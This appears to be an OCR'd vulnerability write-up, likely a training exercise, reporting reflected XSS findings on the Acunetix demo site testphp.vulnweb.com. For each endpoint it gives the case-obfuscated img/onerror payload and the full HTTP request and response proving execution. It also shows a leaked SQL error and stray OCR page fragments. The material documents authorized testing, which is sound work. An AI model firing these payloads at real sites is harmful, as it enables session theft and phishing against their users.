  <!-- InstanceBegin template="/Templates/main_dynamic_template.dwt.php" codeOutsideHTMLIsLocked="false"
  -->
  <head>
    <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-2">

    <!-- InstanceBeginEditable name="document_title_rgn" -->
    <title>
      pictures
    </title>
    <!-- InstanceEndEditable -->
    <link rel="stylesheet" href="style.css" type="text/css">
    <!-- InstanceBeginEditable name="headers_rgn" -->
    <!-- InstanceEndEditable -->
    <script language="JavaScript" type="text/JavaScript">
      <!--
      function MM_reloadPage(init) {
          //reloads the window if Nav4 resized
        if (init==true) with (navigator) {
          if ((appName=="Netscape")&&(parseInt(appVersion)==4)) {
            document.MM_pgW=innerWidth;
             document.MM_pgH=innerHeight;
             onresize=MM_reloadPage;

          }
        }
        else if (innerWidth!=document.MM_pgW || innerHeight!=document.MM_pgH) location.reload();
      }
      MM_reloadPage(true);
      //-->
    </script>

  </head>
  <body>
```



testphp.vulnweb.com/listproducts.php?cat=<IMG sRC=X onerror=jaVaScRipT:alert`xss`>
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
OffSec
Web Application Secur...
Hack The Box :: Dashb...
Nessus Essentials / Fo...
acunetix acuart
TEST and Demonstration site for Acunetix Web Vulnerability Scanner
home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo

Error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '= ' at line 1

testphp.vulnweb.com


xss

OK
Transferring data from testphp.vulnweb.com...

## Reflected XSS in listproducts.php (via artist parameter)

- **Endpoint**: GET /listproducts.php?artist=<payload>
- **Parameter**: artist
- **Payload Used**: <IMG SRC=X onerror=jaVaScRiPt:alert('xss')>
- **Vulnerability Type**: Reflected XSS
- **Result**: JavaScript executed upon loading the URL with the crafted input.
- **Impact**:
  - Can be used in phishing attacks or to hijack sessions

    - User input is unsanitized and directly reflected in the page
- **Proof**:



```
GET /listproducts.php?artist=%3CIMG%20sRC=X%20onerror=jaVaScRipT:alert`xss`%3E HTTP/1.1
Host: testphp.vulnweb.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q
=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Priority: u=0, i

```

```
HTTP/1.1 200 OK
Server: nginx/1.19.0
Date: Sat, 03 May 2025 17:17:24 GMT
Content-Type: text/html; charset=UTF-8
Connection: keep-alive
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
Content-Length: 2181

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
<html>
  <!-- InstanceBegin template="/Templates/main_dynamic_template.dwt.php" codeOutsideHTMLIsLocked="false"
  -->
  <head>
    <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-2">

    <!-- InstanceBeginEditable name="document_title_rgn" -->
    <title>
      pictures
    </title>
    <!-- InstanceEndEditable -->
    <link rel="stylesheet" href="style.css" type="text/css">
    <!-- InstanceBeginEditable name="headers_rgn" -->
    <!-- InstanceEndEditable -->
    <script language="JavaScript" type="text/JavaScript">
      <!--
      function MM_reloadPage(init) {
          //reloads the window if Nav4 resized
        if (init==true) with (navigator) {
          if ((appName=="Netscape")&&(parseInt(appVersion)==4)) {
            document.MM_pgW=innerWidth;
             document.MM_pgH=innerHeight;
             onresize=MM_reloadPage;

          }
        }
        else if (innerWidth!=document.MM_pgW || innerHeight!=document.MM_pgH) location.reload();
      }
      MM_reloadPage(true);
      //-->
    </script>

  </head>
  <body>
```

testphp.vulnweb.com/listproducts.php?artist=<IMG sRC=X onerror=jaVaScRipT:alert`xss`>

Error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '= ' at line 1


testphp.vulnweb.com

xss

## XSS #5 – Reflected XSS in hpp/?pp=


- **Endpoint**: GET /hpp/?pp=<payload>
- **Parameter**: pp
- **Payload Used**: <IMG SRC=X onerror=jaVaScRiPt:alert('xss')>
- **Vulnerability Type**: Reflected XSS
- **Result**: Script executed immediately when accessing the URL.
- **Impact**:
    - Enables malicious link crafting

    - Could be used in phishing, session hijacking, or to exploit HTTP Parameter Pollution features
- **Proof**:



```
GET /hpp/?pp=%22%3E%3CIMG%20sRC=X%20onerror=jaVaScRipT:alert`xss`%3E HTTP/1.1
Host: testphp.vulnweb.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=
0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```

```
HTTP/1.1 200 OK
Server: nginx/1.19.0
Date: Sat, 03 May 2025 17:19:45 GMT
Content-Type: text/html; charset=UTF-8
Connection: keep-alive
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
Content-Length: 524

<title>
  HTTP Parameter Pollution Example
</title>

<a href="?pp=12">
  check
</a>
<br/>
<a href="params.php?p=valid&pp=%22%3E%3CIMG+sRC%3DX+onerror%3DjaVaScRipT%3Aalert%60xss%60%3E">
  link1
</a>
<br/>
<a href="params.php?p=valid&pp=">
  <IMG sRC=X onerror=jaVaScRipT:alert`xss`>
  ">link2
</a>
<br/>
<form action="params.php?p=valid&pp=">
  <IMG sRC=X onerror=jaVaScRipT:alert`xss`>
  "><input type=submit name=aaaa/>
</form>
<br/>
<hr>
<a href='http://blog.mindedsecurity.com/2009/05/client-side-http-parameter-pollution.html'>
  Original article
</a>
```



testphp.vulnweb.com

xss

□ Don't allow testphp.vulnweb.com to prompt you again


OK

### XSS #6 – Reflected XSS in /hpp/params.php

- **Endpoint**: GET /hpp/params.php?p=<payload>
- **Parameter**: p
- **Payload Used**: <IMG SRC=X onerror=jaVaScRiPt:alert('xss')>
- **Vulnerability Type**: Reflected XSS
- **Result**: JavaScript code executed upon visiting the crafted URL.
- **Impact**:


    - Allows attacker to execute arbitrary JS on the client
    - Can be used to deliver phishing links or exploit browser-based sessions

- **Proof**:



```
GET /hpp/params.php?p=%3CIMG%20sRC=X%20onerror=jaVaScRipT:alert`xss`%3E HTTP/1.1
Host: testphp.vulnweb.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=
0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```

```
HTTP/1.1 200 OK
Server: nginx/1.19.0
Date: Sat, 03 May 2025 17:21:12 GMT
Content-Type: text/html; charset=UTF-8
Connection: keep-alive
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
Content-Length: 41

<IMG sRC=X onerror=jaVaScRipT:alert`xss`>
```



testphp.vulnweb.com

xss